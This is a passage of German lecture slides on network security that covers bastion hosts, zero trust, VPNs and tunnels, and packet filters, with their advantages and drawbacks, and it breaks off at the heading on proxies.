  - hohe Performanceanforderungen
  - selten: Einschränkungen des Benutzers “innen”

Topologische Abwehrmaßnahmen (3)

Bastion




Bastion-Details

- meist mehrstufiges Grenznetz wird dem am Nadelöhr lokalen vorgelagert (Vorbild: Ritterburg)
- Vorteile:
  - sehr exakte Möglichkeiten zur Definition für Zugänge von Außen
- Nachteile:
  - erheblicher Aufwand
  - Einschränkung der Freiheit von inneren Benutzern

[root@netsec]>


Topologische Abwehrmaßnahmen (4)

Probleme der klassischen Modelle: SPA / Mobile



Topologische Abwehrmaßnahmen (4)


Probleme der klassischen Modelle: Daten sind verteilt



[root@netsec]>

Topologische Abwehrmaßnahmen (4)


Probleme der klassischen Modelle: Die Angreifer auch



[root@netsec]>


Topologische Abwehrmaßnahmen (4)

Zero Trust!



[root@netsec]>

Zero Trust – was wird geprüft:




[root@netsec]>

Zero Trust Details

- Kein Implizites Vertrauen – basierend auf dem „Ort“ oder auch einer nicht authentifizierten Identität
- An jedem Übergang wird identifiziert, authentifiziert und autorisiert
  - Granularität Systeme, Services, Benutzer, (dynamische) Policies
- Jede Kommunikationsbeziehung wird zudem Verschlüsselt

Topologische Abwehrmaßnahmen (5)

VPN (Virtual Private Network) / Tunnel




VPN Details

- lokale Inseln werden über gesichertes Tunneling miteinander verbunden
- Vorteile:
  - Kosteneinsparung durch Nutzung öffentlicher Datentransportwege
  - Anbindung mobile oder entfernter Standorte
  - Nutzung flexibler Protokollschichtungen
- Nachteile:
  - Tunnel eröffnen Backdoor-Möglichkeiten und zu managende Trust-Beziehungen
  - Nur VPNs sind Sicherheitsmechanismen, andere Tunnel sind Unsicherheitsmechanismen

[root@netsec]>

Filter



Filter Dimensionen


- Filter Intelligenzstufen:
  - Statisch
  - Dynamisch
  - Stateful inspection
  - Intrusion detection
  - Intrusion prevention
- Regeldefinitionen:
  - Statisch
  - Dynamisch
    - (Rate-) Limits
    - Heuristiken
    - Protokolle zum Regelaustausch
    - Extern „gepflegte“ Regeln

Filter Details

- am Übergang zwischen Protokollschichten oder an der Verbindung zweier Interfaces derselben Protokollebene werden Regeln definiert, welche Inhalte von Paketen erlaubt und welche verboten sind
- Vorteile:
  - definierte Möglichkeit zur Verkehrskontrolle
- Nachteile:
  - zur Erhaltung der Performance ist Aufwand nötig
  - fehlerträchtiger Konfigurationsaufwand
  - einfache Filter sind über gefälschte Adressen zu täuschen

[root@netsec]>

Proxies



Proxy Details

